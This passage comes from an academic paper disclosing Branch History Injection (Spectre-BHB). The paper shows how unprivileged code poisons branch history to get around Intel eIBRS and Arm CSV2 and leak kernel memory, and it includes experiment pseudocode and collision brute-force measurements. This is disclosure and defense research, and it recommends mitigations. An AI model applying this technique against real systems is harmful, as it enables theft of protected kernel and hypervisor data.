In this paper, we challenge this belief by analyzing the residual attack surface of the most recent CPU generations. More specifically, we investigate the security guarantees of Intel, AMD, and Arm solutions and identify fundamental design flaws in Intel eIBRS and Arm CSV2 defenses that allow for cross-privilege BTI attacks. We disclose *Branch History Injection* (BHI or Spectre-BHB): a new primitive that allows attackers to build practical BTI attacks despite the new isolation-based hardware defenses. At the core of this conclusion lies the observation that these isolation guarantees are limited to specific elements of the branch predictor (i.e., the branch target buffer), while others, such as those tracking the previous branches' history, are neglected. Hence, unprivileged attackers can re-enable cross-privilege BTI attacks via BHI even on the latest Intel and Arm CPUs, as they can still control the speculative target of higher-privilege (i.e., kernel's or hypervisor's) indirect branches.

To demonstrate the practicality of this primitive, we focused on Intel systems and implemented an end-to-end userland exploit leaking arbitrary memory from a fully protected Linux kernel at 160 bytes/s. To the best of our knowledge, this is the first cross-privilege BTI attack against an unmodified system with hardware isolation-based mitigations such as eIBRS in place. We further show that even hypothetical refinements of such isolation-based mitigations (i.e., which also isolate the branch history across privilege domains) are still insufficient. In other words, we show that generic intra-mode BTI attacks beyond BHI—previously considered unfeasible—are a realistic threat. As a concrete demonstration, we expand on the previous exploit to mount an end-to-end confused-deputy BTI attack where *both* the injection and the transient execution of the disclosure gadget occur entirely during kernel execution.

After exposing the limitations of hardware-based isolation against BTI attacks, we discuss mitigations and formulate recommendations for existing production systems. In particular, we suggest reverting to software defenses such as retpoline, even on the last-generation systems, and further restricting the transient execution attack surface by disabling exploitation-friendly features such as unprivileged eBPF.

Contributions. We make the following contributions.

- We characterize modern mitigations against cross-privilege BTI attacks and perform a security analysis of Intel eIBRS and Arm CSV2.
- We disclose issues with Intel and Arm mitigations and introduce Branch History Injection: a new technique to enable cross-privilege BTI exploits even on modern systems (CVE-2022-0001, CVE-2022-23960).
- We showcase the first end-to-end userland exploit against the kernel leaking arbitrary data from an unprivileged user at 160 bytes/s on the latest Intel eIBRS-equipped systems and discuss mitigations.
- We demonstrate that intra-mode BTI exploits beyond BHI are a realistic threat, evidencing fundamental limitations of isolation-based defenses (CVE-2022-0002).

Additional information about BHI, including our proof-of-concept exploits and analysis code, is available online at https://vusec.net/projects/bhi-spectre-bhb.

2 Background

In this section we provide the necessary background on modern branch prediction and BTI attacks.

2.1 Branch Prediction

The Branch Prediction Unit (BPU) is a fundamental component of a modern CPU's front-end. This unit *predicts* the target of upcoming branches based on previous behavior in order to fetch and speculatively execute the upcoming instructions. It typically deploys separate logic for the prediction of *direct* and *indirect* branches. While information on the branch source address and whether the branch was taken in the past are usually sufficient for efficient direct branch prediction, indirect branch prediction is by far more complex.




Figure 1: A simplified diagram of indirect branch prediction logic.

According to the literature [10, 15, 16, 32, 33], to accurately predict indirect branches with multiple targets, it is necessary to store some *context* associated with a given branch. The idea is that recent execution will likely correlate with the branch target since it is selected dynamically depending some conditions (e.g. a `switch-case` to compute the indirect branch target). Previous work [18, 19, 34, 62, 64] partially reverse engineered the branch prediction logic for several systems, and, despite the major microarchitectural differences, they observed macro-level components common to most modern BPUs. In Figure 1, we show a simplified diagram of such an indirect prediction logic. This incorporates a Branch Target Buffer (BTB) and a Branch History Buffer (BHB).

The BTB is a cache that stores the most recent target addresses for different branches and branch contexts. This cache is addressed with a tag computed from the branch source address and the branch context (F2). To create the context, the branch predictor takes both the source address and the *history* of previously executed branches into account, stored as a hash inside the BHB [15, 34, 64]. This hash is constructed over the source and destination address of previous branches, as well as the current state of the BHB. The number of branches tracked this way and the hash function F1 applied to the addresses depend on the microarchitecture. Prior reverse engineering efforts revealed that for older Intel microarchitectures, the BHB is implemented as a shift register which gets updated by XORing its rightmost bits with the folded source and destination address of a taken branch [34, 64].

Even if the indirect branch predictor internals and naming widely change among different microarchitectures, the majority of them use a context-based approach [10, 15, 23, 34, 64]. For simplicity, we refer to BHB as a generic predictor structure that holds such context.

2.2 Branch Target Injection

With the disclosure of Spectre in 2018 [34, 62], researchers discovered the possibility of exploiting the branch predictor in numerous ways to read data outside of sandboxed environments [34, 43], across privilege boundaries [34, 37, 55], and even outside of secure enclaves [11, 55]. Among all the different variants, our work focuses on *Branch Target Injection* (BTI)—also known as *Spectre v2* or *Spectre-BTB* [9].

BTI is an intrinsic vulnerability of the indirect branch predictor described in Section 2.1. Since the target address of indirect branches is available only at runtime, modern processors try to predict the branch target and speculatively fetch and execute the instructions at the predicted location. In BTI, an attacker abuses this behavior to *mistrain* a victim indirect branch and predict a target address containing a gadget to leak sensitive data [34, 61, 62]. While for conditional branches only the taken or not-taken paths can be transiently executed, BTI has the flexibility to transiently hijack the control flow and execute arbitrary code in the victim's context.

One can derive different BTI variants [9], depending on whether the speculatively executed gadget resides at the same privilege level of the victim branch (*intra-mode*) or at a different privilege level (*inter-mode*), and whether the mistraining and the misprediction happens at the same branch (*in-place*) or using a different aliased branch (*out-of-place*).

3 Overview

Since the introduction of mitigations meant to reinforce hardware privilege boundaries against BTI [34], the common assumption is that such *transient privilege escalation* attacks are impractical, if not infeasible. In this paper, we challenge this assumption by answering the following questions:

1. *What is the current status of Spectre-v2 defenses?* In Section 4, we outline the fragmented landscape of kernel defenses against BTI. We examine the guarantees of these solutions, their use on current systems, and the challenges they lay out for an attacker.

2. *Can we still poison the target of kernel indirect branches from userland?* After characterizing the defenses, we analyze the state-of-the-art hardware implementations (i.e., Intel eIBRS and Arm CSV2) in detail in Section 5 and disclose Branch History Injection (BHI): a new primitive that allows an unprivileged attacker to control mispeculation of higher-privilege (i.e., kernel's or hypervisor's) indirect branches by manipulating non-isolated parts of the branch context.

3. *Are such attacks still practical?* To demonstrate the severity of our findings, Section 6.2 leverages BHI to build an end-to-end BTI exploit against an unmodified kernel running on an eIBRS-enabled system. Furthermore, in Section 6.3, we showcase an *intra-mode* (i.e., kernel-to-kernel) exploit to demonstrate that isolation-based defenses, even when they consider the entirety of the indirect branch prediction state, still allow for practical same-predictor-mode attacks.

4 Spectre-v2 Defenses

In this section, we describe all the software and hardware Spectre-v2 defenses that have been deployed across different generations of Intel, AMD, and Arm processors [4, 27, 28, 51]. We focus on the newer in-silicon solutions protecting against cross-privilege attacks to better understand the residual attack surface available after their adoption.

4.1 Software Defenses

Among software Spectre-v2 defenses we find the following:

- **Generic retpoline.** Grown into the standard software defense against BTI, retpoline is a special code sequence that converts an indirect branch to a `ret` instruction to ensure that the *Return Stack Buffer* (RSB) is used rather then the BTB. Retpoline "traps" into an infinite loop any possible mispeculation until the actual address is resolved and popped from the stack [21]. As a result, no indirect branch prediction is performed. While retpoline is documented to work for most Intel and AMD processors [27, 52], it is not effective on Arm [5].

- **AMD retpoline.** AMD proposed an alternative retpoline defense [52], where every indirect branch is turned into a `lfence/jmp` sequence. The `lfence` ensures that the load for the indirect branch target is retired before the jump, making the residual transient window small enough to hinder exploitation [52]. This solution is tailored to AMD processors [60] and performs better than generic retpoline [41].

- **Arm defenses.** For older microarchitectures not supporting hardware mitigations, Arm suggests the invalidation of the branch predictor entries on mode switch by either executing the `BPIALL` instruction, or by disabling and re-enabling the MMU [12]. Arm implemented a Secure Monitor Call named `SMCCC_ARCH_WORKAROUND_1` to execute the appropriate defense depending on the affected processor.

4.2 Hardware Defenses

In this section, we discuss the hardware defenses proposed by Intel, AMD, and Arm. We expand on the more relevant ones for cross-privilege BTI attacks.

- **Intel/AMD - IBPB.** *Indirect Branch Prediction Barrier* is a strong barrier to ensure that the execution of previous indirect branches cannot influence the prediction of subsequent branches executed after the barrier [27, 51].




Figure 2: Predictor modes on x86-64 and Arm. The arrows show the possible transitions between lower-level to higher-level predictor modes and ✗ indicates which branch target injection attack vectors should be prevented by the respective cross-privilege hardware mitigations (i.e., eIBRS, CSV2).

- **Intel/AMD - STIBP.** *Single Thread Indirect Branch Predictors* restricts the sharing of the branch prediction state among hyperthreads on the same physical core [27, 51].
- **Intel/AMD - (e)IBRS.** Intel and AMD propose *Indirect Branch Restricted Speculation (IBRS)* to stop cross-privilege Spectre-v2 attacks [27, 51]. This solution intends to ensure that indirect branch prediction cannot be controlled by software that is executed in a lower-privilege predictor mode. There are 4 relevant predictor modes on x86-64: host-supervisor, host-user, guest-supervisor, and guest-user [27, 51]. As shown in Figure 2, predictor modes define different privilege level pairs. IBRS aims to prevent the lower-privilege parts from influencing the indirect branch prediction of the more privileged layers.

  The support for IBRS was added with a micro-code update and the defense is enabled by writing to the `IA32_SPEC_CTRL.IBRS` register on every mode switch to signal the predictor mode switch—inducing a substantial performance overhead [54]. To remediate this performance impact, both Intel and AMD document more efficient IBRS variants for their newer microarchitectures [26, 51]—Intel's variant is known as *Enhanced-IBRS* (eIBRS) whereas AMD's variant is known as "always-on" IBRS. These variants seek to provide the same security guarantees of IBRS, but require writing to the `IA32_SPEC_CTRL.IBRS` register only once at boot time.

  The documentation states that it is not necessary to enable Single Thread Indirect Branch Predictor (STIBP) when IBRS is enabled [27], suggesting that IBRS performs tagging based on both predictor mode and hyperthread ID. In addition, AMD specifies an "IbrsSameMode" bit in its documentation [53] to protect against same-predictor-mode mispredictions. This effectively provides similar guarantees to those of IBPB.
- **Arm - FEAT_CSV2.** Arm's newer microarchitectures also introduce an eIBRS-like hardware solution protecting against cross-privilege BTI: `FEAT_CSV2` [6]. Since Armv8.5, the `ID_AA64PFR0_EL1` register specifies in the `CSV2` field which new hardware mitigations against cross-privilege BTI are implemented. Currently, this field indicates support for two solutions: (i) one that should prevent the *speculative* control of indirect branch targets from different hardware contexts (when `CSV2=1`); and (ii) one that should enforce the same guarantees also for different software contexts defined by the `SCXTNUM_ELx` register (when `CSV2=2`) [7].
- **Intel - CET-IBT.** Intel also released *Indirect Branch Tracking* (IBT) as part of its new *Control-Flow Enforcement Technology* (CET) in its Tiger Lake microarchitecture. CET-IBT prevents the execution—both speculative and architectural—of all the indirect branch targets that do not start with the `ENDBR32/64` instruction [29]. While it does not prevent speculation altogether, it seeks to reduce the number of available gadgets and hinder exploitation.

4.3 A Complex Adoption

While plenty of defenses against BTI are available, it is still unclear when each of these solutions is effectively deployed. In this section, we examine the adoption of defenses against cross-privilege BTI attacks. In particular, we consider their adoption in the Linux kernel across architectures (both x86-64 and Arm). We then expand to other hardware-software configurations and discuss their impact on exploitation.

Software defenses. Older-generation CPUs lacking in-silicon solutions need to rely on software defenses. We show their adoption in the Linux kernel in Table 1. We detect their use on: old Intel microarchitectures (e.g., Coffee-Lake R), where Linux simply relies on retpoline; and on old Arm Cortex designs (e.g., Cortex-A76), where it invalidates the branch predictor from software. Interestingly, even in the presence of hardware defenses, their software counterparts are sometimes preferred by the OS due to the performance impact of the former [51, 54]. For instance, we observe this behavior for the Intel Core i9-9900K, where Linux resorts to retpoline despite the support of IBRS, and for all AMD CPUs where it follows the vendor's recommendations to employ AMD retpoline [51].

Hardware defenses. For modern Intel and Arm microarchitectures, the Linux Kernel relies on the new hardware mitigations (as of version 5.14). For instance, for modern Intel CPUs (from Cascade Lake onward) it simply relies on eIBRS instead of deploying retpoline. The same applies to modern Arm CPUs, where the Android kernel avoids invalidating the branch predictor entries when CSV2 is set. Curiously, we identified two revisions (with and without support for CSV2) of the Arm Cortex-A76 microarchitecture, showing the fragmentation of the Arm ecosystems.

Table 1: Linux Spectre-v2 defenses on the Linux kernel version 5.14 (Intel & AMD), version 5.10 (Google), and 4.14 (Qualcomm). Please note that IBRS is available only with updated microcode.

Vendor	Model	µArch	Software Defenses		Hardware Defenses	
x86 Defenses			**Retpoline**	**AMD retpoline**	**IBRS**	**eIBRS**
Intel	Core i9-9900K	Coffee-Lake R	●	○†	○	—
	Core i7-10700K	Comet-Lake	○	○†	○	●
	Core i7-11700	Rocket-Lake	○	○†	○	●
	Core i7-11800H	Tiger-Lake	○	○†	○	●
	Xeon Silver 4214	Cascade-Lake	○	○†	○	●
	Xeon Silver 4310	Ice-Lake	○	○†	○	●
AMD	Ryzen 5 5600X	Zen 3	○	●	○	—
	Epyc 7662	Zen 2	○	●	○	—
Arm Defenses			**Retpoline**	**Workaround_1**	**CSV2=1**	**CSV2=2**
Google	Tensor	Cortex A55 ‡	○†	—	—	—
	Tensor	Cortex A76	○†	—	●	—
	Tensor	Cortex X1	○†	—	●	—
Qualcomm	Snapdragon 855	Cortex A76	○†	●	—	—

(●) Default solution, (○) Disabled, (—) Not available, † Not recommended by the vendor, ‡ Not affected by BTI.

On the other hand, on AMD we observed that even very recent CPUs do not support the "always-on" IBRS but only the older and more expensive IBRS variant—we verified this on the Ryzen 5600X released in late 2020. For this reason, AMD still recommends the use of AMD retpoline [51].

Deployment in other contexts. Other environments seem to have followed a similar trend of adopting hardware defenses when available. For instance, we analyzed Windows on Intel CPUs and we observed that, despite having adopted retpoline for a long time [31], newer builds rely on eIBRS similar to Linux—we empirically verified this behavior on an Intel i7-11800H with Windows version 21H2 build 19044.1288. We observed the same trend on common hypervisors: both Xen [13, 22] and KVM [42, 66] enforce guest-host separation by relying on eIBRS and CSV2 as preferred options when the hardware supports them.

Adoption impact. Considering the widespread deployment of these hardware solutions across OSes and hypervisors, it is crucial to understand their effectiveness against cross-privilege BTI attacks. These defenses promise to prevent speculative control of targets of any indirect branch across privilege boundaries. For instance, while previously attackers could directly mistrain the kernel from userland without any major impediment, this should no longer be possible. However, despite these claims, little is known about their security guarantees. For instance, Arm itself states that, on systems protected by CSV2, an attacker can still control the speculative execution of indirect branches "*in a hard-to-determine way*" [7]. This leaves open questions on the possible shortcomings of the proposed mitigations. In the next section, we analyze these solutions and disclose fundamental limitations in some of their implementations, showing how we can still build cross-privilege BTI attacks even on systems with targeted hardware mitigations.

5 Branch History Injection

In this section, we will first take a closer look at indirect branch prediction in the era of eIBRS and CSV2 hardware defenses. Based on our observations, we develop and describe *Branch History Injection* (BHI), an attack primitive which allows attackers to mount BTI attacks even in the presence of these in-silicon defenses.

5.1 Bypassing eIBRS and CSV2

While little is known about the inner workings of eIBRS, details about the implementation of CSV2 on Exynos M-series CPUs were disclosed in prior work [23]. Considering their very similar security guarantees, we can model both solutions as an isolation-based defense where the tag of each BTB entry is hashed using the hardware (and possibly software) context as a key—in the case of the Exynos predictor, this key is actually used to encrypt the branch target itself [23]. As such, the context hash also defines for which predictor mode the BTB entry is valid. This observation is additionally supported by the Intel documentation [26], which states that eIBRS does not protect against intra-mode BTI. Indeed, isolating the BTB entries would still allow same-mode mispredictions by design.

To characterize the remaining cross-privilege attack surface, we need to verify whether all the components of the indirect branch prediction logic are correctly isolated. As shown in Section 2, indirect branch prediction is a complex procedure that depends on multiple components such as the indirect branch source address and the BHB value encoding the history of previous branches. We hypothesize that especially




Figure 3: BTB tag computation for indirect branches after a user → kernel switch with improper BHB isolation. Even if the indirect branch source address IP_K and a small portion of the BHB is not under user control, an attacker can still affect the BTB-tag value.

the BHB may not be properly isolated due to (legitimate) performance reasons. The intuition is that the accumulated branch history before a switch to a different privilege level is essential to accurately predict the initial branches and improve critical-path performance. As an example, let us consider a syscall. When executing a syscall, one of the earliest operations performed by the Linux kernel is an indirect jump to the correct syscall handler function, whose address is stored in the `sys_call_table`. Since the initial kernel code path is always the same no matter the syscall, it is essential to use the recent *user* history to perform an accurate prediction. In this scenario, the BHB value would be filled with values mostly originating from the user history, as shown in Figure 3.

To test our hypothesis, we verify whether the BHB value is isolated after a mode switch to a privileged domain, by means of the experiment in Algorithm 1. The experiment associates two different histories with two separate syscalls by filling the BHB with different values. It does so by executing enough taken branches to fill the BHB. Specifically, history H_{load} is associated with a custom syscall leaving an observable microarchitectural trace—observable by means of a simple FLUSH + RELOAD (F+R) covert channel [61]. History H_{dummy}, on the other hand, is mapped to another arbitrary syscall (e.g., getpid). After the training in Lines 1–6, the indirect branch predictor associates the expected syscall target to the observed context (i.e., based on the user history). Finally, the experiment tests whether the predictor mispredicts to the custom syscall leaving a microarchitectural trace when mixing the history H_{load} with the dummy syscall. Surprisingly, despite the presence of the eIBRS and CSV2 defenses, we observed accurate mispredictions rates of $> 95\%$ for all Intel and Arm devices affected by Branch Target Injection (BTI).

> ***Observation* 1.** The BHB is not isolated among different privilege levels, allowing attackers to control indirect branch prediction for early branches in the higher-privilege mode.

We name this attack primitive *Branch History Injection* (BHI or Spectre-BHB). BHI is an "extension" of classic Branch Target Injection (BTI) in that it *partially* reintroduces the cross-privilege attack surface BTI lost after the introduction of eIBRS and CSV2. In fact, while BTI used to allow attackers

Algorithm 1 Experiment to verify BHB isolation between user and kernel mode. For the training phase, $n = 1$ is usually sufficient on the tested CPUs in Table 2.

```
1:  for i ← 1,n do                                  ▷ Training
2:      set_history(H_load)
3:      syscall → load(mem)                         ▷ H_load → load(mem)
4:      set_history(H_dummy)
5:      syscall → dummy                             ▷ H_dummy → dummy
6:  end for
7:  flush(mem)                                      ▷ Remove mem from cache
8:  set_history(H_load)
9:  syscall → dummy                                 ▷ Misprediction to load(mem)?
10: reload(mem)
```

to perform inter-mode attacks (e.g., user → kernel), eIBRS and CSV2 ought to limit them to intra-mode attacks (e.g., kernel → kernel). However, BHI can overcome these defenses, effectively allowing an unprivileged attacker to leverage their control over the BHB to divert execution—albeit, only to valid kernel targets—across privilege boundaries. Also note that, although BHI attacks are cross-privilege and rely on polluting the indirect branch prediction state with unprivileged data (i.e., history), they can still be considered a special subset of intra-mode BTI attacks—since the mistraining and the hijacking step still both occur in the higher-privilege mode.

We list the tested devices in Table 2. Our experiments indicate that Intel and Arm processors deploying eIBRS and CSV2 are vulnerable to BHI. Furthermore, we observed that the Arm Cortex-A76 deploying the software-based defense Workaround_1 is also vulnerable to BHI, suggesting that the mitigation does not invalidate the BTB as expected. In comparison, systems which rely on retpoline (i.e., AMD systems and most Intel systems without eIBRS) are not affected by BHI. Finally, we observed that AMD IBRS protects against both inter- and intra-mode BTI altogether, in line with their documentation [51]. That is, we could not speculatively control the target of *any* indirect branch executed after toggling IBRS—providing security guarantees comparable to IBPB.

BHI on other predictor modes. We extended our experiments to test if the BHB is isolated between the other major privilege boundaries on x86-64 processors[1]: guest-user → host-supervisor, guest-supervisor → host-supervisor and guest-user → guest-supervisor. In all scenarios, we observed identical results, demonstrating the general applicability of this vulnerability. Our results show that, even with the state-of-the-art eIBRS in-silicon mitigation, an attacker can still hijack more privileged indirect branch predictions by controlling only the BHB value.

[1] We did not extend these experiments to Arm processors, as our test platforms (Google Pixel 6 & Pixel 4) did not provide readily accessible interfaces to run custom code in EL2 or EL3.

Table 2: Vulnerability to BHI and corresponding attack surface of tested processors. "BHI vulnerable" specifies—for different defenses—if an unprivileged history can mistrain more privileged indirect branch predictions. "BHI attack surface" indicates whether BHI can be used to mistrain only from the same indirect branch (in-place BTI) or *any* indirect branch in the victim context (out-of-place BTI).

Vendor	Model	μArch	BTI vulnerable	BHI vulnerable		BHI attack surface*	
x86-64				**IBRS**	**eIBRS**	**BTI in-place**	**BTI out-of-place**
Intel	Core i9-9900K	Coffee-Lake R	✓	✓	—	✗	✗
	Core i7-10700K	Comet-Lake	✓	✓	✓	✓	✓
	Core i7-11700	Rocket-Lake	✓	✓	✓	✓	✓
	Core i7-11800H	Tiger-Lake	✓	✓	✓	✓	✓
	Xeon Silver 4214	Cascade-Lake	✓	✓	✓	✓	✓
	Xeon Silver 4310	Ice-Lake	✓	✓	✓	✓	✓
AMD	Ryzen 5 5600X	Zen 3	✓	✗	—	✗	✗
	Epyc 7662	Zen 2	✓	✗	—	✗	✗
Arm				**Workaround_1**	**CSV2=1**		
Google	Tensor	Cortex A55	✗	—	—	✗‡	✗‡
	Tensor	Cortex A76	✓	—	✓	✓	✗
	Tensor	Cortex X1	✓	—	✓	✓	✗
Qualcomm	Snapdragon 855	Cortex A76	✓	✓	—	✓	✗

(✓) affected, (✗) not affected, (—) not available, (‡) Not affected by BTI, (∗) Adopting the default mitigation shown in Table 1.




Figure 4: Brute-force approach to find colliding BHB values.

Listing 1 Example of a `jmp`-chain used to fill the BHB with a random value.

```
1 0x1337cafe: jmp 0xdeadbeef
2 ...
3 0xdeadbeef: jmp 0xd0d0caca
4 ...
5 0xd0d0caca: jmp [rax]
```

5.2 BHI Attack Surface

In the previous section, we demonstrated how Branch History Injection can re-enable cross-privilege BTI attacks. However, when limiting ourselves to the experiment in Algorithm 1, its attack surface is limited to that of intra-mode in-place BTI. That is, the only available gadgets would be valid kernel targets (*intra-mode*) of the specific indirect call being mistrained (*in-place*). In this section, we investigate the possibility of expanding the attack surface to other valid kernel indirect branch targets using BHI to cause *out-of-place* BTI [9, 11, 18, 34]. In other words, we want to understand if we can cause BTB-tag collisions between two distinct indirect branches by manipulating only the BHB value and not the branch address (see Figure 1). Enabling such primitive would allow us to identify gadgets across targets of different kernel indirect branches, considerably expanding the attack surface.

To verify this, we implemented a userland-only (i.e., same-predictor mode) experiment in which we execute two different indirect branches, one after the other, in a loop, as shown in Figure 4. The first branch has a fixed history H_A and a fixed target T_A, while the second one uses a random history H_R for every iteration and a fixed target T_R. Eventually, we want to observe a mispeculation to T_A under a random history H_R, rather than to the correct T_R, which would indicate colliding BHB values. We construct the histories by prepending the indirect branches with a chain of randomly located `jmp` instructions, as shown in Listing 1. Since the BHB value depends on the source and destination addresses of the previous branches [34, 62], we can randomize these values to randomize the BHB value as a result.

This experiment successfully found colliding BHB values for all the tested Intel CPUs, but not for any of the Arm and AMD processors in our test set. In Table 2, we report the results when operating cross-privilege mistraining with the default mitigations enabled, which shows that eIBRS-enabled Intel CPUs are susceptible to out-of-place BTI via BHI. We additionally observed that there are no requirements on the source address alignment of the two indirect branches. Indeed, we were able to find collisions no matter the values of *all* branch addresses in the experiment.

***Observation* 2.** On Intel systems, we can generate the same BTB tag for two distinct indirect branches by simply controlling the BHB value for one of these branches.




Figure 5: BHB size recovery. We start by providing two colliding histories $H_A = H_B$ so that we can observe a misprediction. We then keep H_A fixed and start changing old branches in H_B until we observe predictions to the right target T_B.

In other words, out-of-place BTI on Intel systems is possible just by controlling the BHB. This allows an attacker to transiently execute *any* valid indirect-branch target in the victim's context (i.e., any kernel indirect-call target).

Another interesting result is that a colliding history to a given branch context leads to high misprediction rates ($> 95\%$) when replayed against the same branch context. Hence, once found, an attacker can re-use a colliding history for a given branch context over and over to cause accurate branch mispredictions. Interestingly, we observed that colliding histories are even portable on different processors of the same generation with different microarchitectures. For example, the same collision found on a i7-10700K worked on a Xeon Silver 4214, suggesting that the same indirect branch prediction logic is shared among different microarchitectures.

In-place attack surface. In the remainder of the paper, we show how we can leverage BHI to exploit out-of-place BTI, since it provides a larger attack surface. Hence, we build end-to-end exploits only on Intel systems. Nevertheless, exploiting in-place BTI is still a realistic threat. For instance, Appendix A discusses an additional issue we reported to the Linux kernel developers where, on systems protected by eIBRS, all indirect jumps in the kernel were "funneled" to a handful of call sites due to the runtime patching performed for retpoline. Under such circumstances, given the plethora of valid targets available per indirect branch, in-place BTI attacks have essentially the same attack surface as out-of-place BTI ones.

Finally, even if we could not reproduce out-of-place BTI on Arm devices, when we repeated the same experiment with a single indirect branch, we observed colliding histories (Table 2)—confirming in-place BTI attacks are possible on Arm. Moreover, the fragmentation of the Arm ecosystem does not ensure the same implementation of predictors and the same security guarantees for all the systems. For instance, as we show in Table 1, we observed two different versions of A76-based architectures: one deploying CSV2, and one which does not. Similarly, two CPUs with the CSV2 register set may provide different guarantees depending on the licensee's design [23] and, as we discuss in Section 7, the mitigations deployed by Arm confirm the presence of vulnerable platforms.

Table 3: Indirect branch prediction reverse engineering of tested Intel processors. "BHB size" indicates how many taken branches affect the BHB value. "Tag entropy" specifies the brute-force entropy size of the BTB tag. "BHB control" specifies the minimum number of attacker-controlled branches to generate arbitrary BTB tags.

CPU	Tag entropy (*bits*)	BHB size (*#branches*)	BHB control (*#branches*)
Intel Core i7-10700K	14	29	≥ 9
Intel Xeon Silver 4214	14	29	≥ 9
Intel Core i7-11700	17	66	≥ 8
Intel Core i7-11800H	17	66	≥ 8
Intel Xeon Silver 4310	17	66	≥ 8

5.3 Understanding BHI on Intel

From an attacker perspective, it is useful to understand the capabilities and limitations of BHI. In this section, we investigate three main parameters. (1) We first want to understand what the "size" of the BHB is, i.e., the number of previous branches affecting the BHB value. (2) Then, since we opt for a microarchitecture-agnostic brute-force approach—in contrast to prior work that reverse engineered the BHB [34, 62]—we need to understand how long it takes to find a colliding history. (3) Finally, we want to understand how many user branches an attacker needs to control to generate BTB-tag collisions—i.e., how deep (from the syscall) the victim indirect branch can be.

BHB size. To find the BHB size (i.e., how many previous branches are tracked) we use the methodology described in prior work [34, 62, 64], based on a single indirect branch with two possible targets T_A and T_B. As shown in Figure 5, the experiment starts by training the predictor so that, with a history H_A, the indirect branch would always jump to target T_A, while with a history H_B it would always jump to target T_B. With two identical histories H_A and H_B, the predictor cannot make accurate prediction, always yielding a mispeculation to the latest target. Thus, by keeping H_A constant while incrementally modifying H_B, starting from older branches, we eventually stop observing mispredictions. This means that the predictor was finally able to correctly distinguish H_A from H_B, thus revealing the number of most recent branches affecting the BHB value. We report the results of this experiment in Table 3. As mentioned in Section 5.2, we observed that predictor designs may be shared across different microarchitectures. Our experiment suggests that two different designs are used for our test set and we cluster the respective CPUs in Table 3 accordingly. Our results showed that the latest 29 or 66 branches determine the BHB value, depending on the microarchitecture.




Figure 6: Cumulative distribution of the required trials to find a collision for a given context resulting in the same BHB value on an Intel i7-10700K (top) and an Intel Xeon Silver 4310 (bottom) over 10,000 individual trials. The results perfectly match geometric cumulative distribution to brute-force 14 and 17 bits of entropy.

History brute-forcing. In Section 5.2, we brute-force the BHB value in order to find BTB-tag collisions. However, this approach may be unfeasible for exploitation if the BTB tag is too large. For this reason, we repeated the experiment shown in Figure 4 multiple times to observe the distribution of trials needed to find a colliding history. We expect this experiment to follow a geometric distribution over the number of attempts, since all trials are independent, there are only two outcomes (collision/no-collision), and the probability of success is the same for every trial. Indeed, the results shown in Figure 6 follow a geometric distribution. For instance, on the i7-10700K, our experiment showed that the probability p of observing at least one collision is approximately 0.4 after 8,000 trials and 0.85 after 32,000 trials. We observed two cumulative distributions matching geometric distributions with respective success probability of $p = 1/2^{14}$ and $p = 1/2^{17}$ depending on the microarchitecture. This suggests that the brute-force space for these CPUs is exactly 14 and 17 bits, respectively. We refer to this brute-force space as the "BTB-tag entropy", as an attacker needs to overcome this entropy when attempting to forge a colliding BTB-tag value. The limited BTB-tag entropy and the reliable misprediction rates prove that brute-forcing is a viable option for an attacker seeking portable exploitation without having to reverse engineer the predictor internals each time.

> ***Observation* 3.** The BTB-tag entropy is small enough to allow brute-force approaches.

History controllabilty. Finally, another key parameter is the minimum number of branches an attacker needs to control




Figure 7: Minimum history control recovery for the Intel 10700K. Starting with two non-colliding histories (H_A and H_B), we aim to discover the minimum number of controlled branches in H_B to preserve collisions.

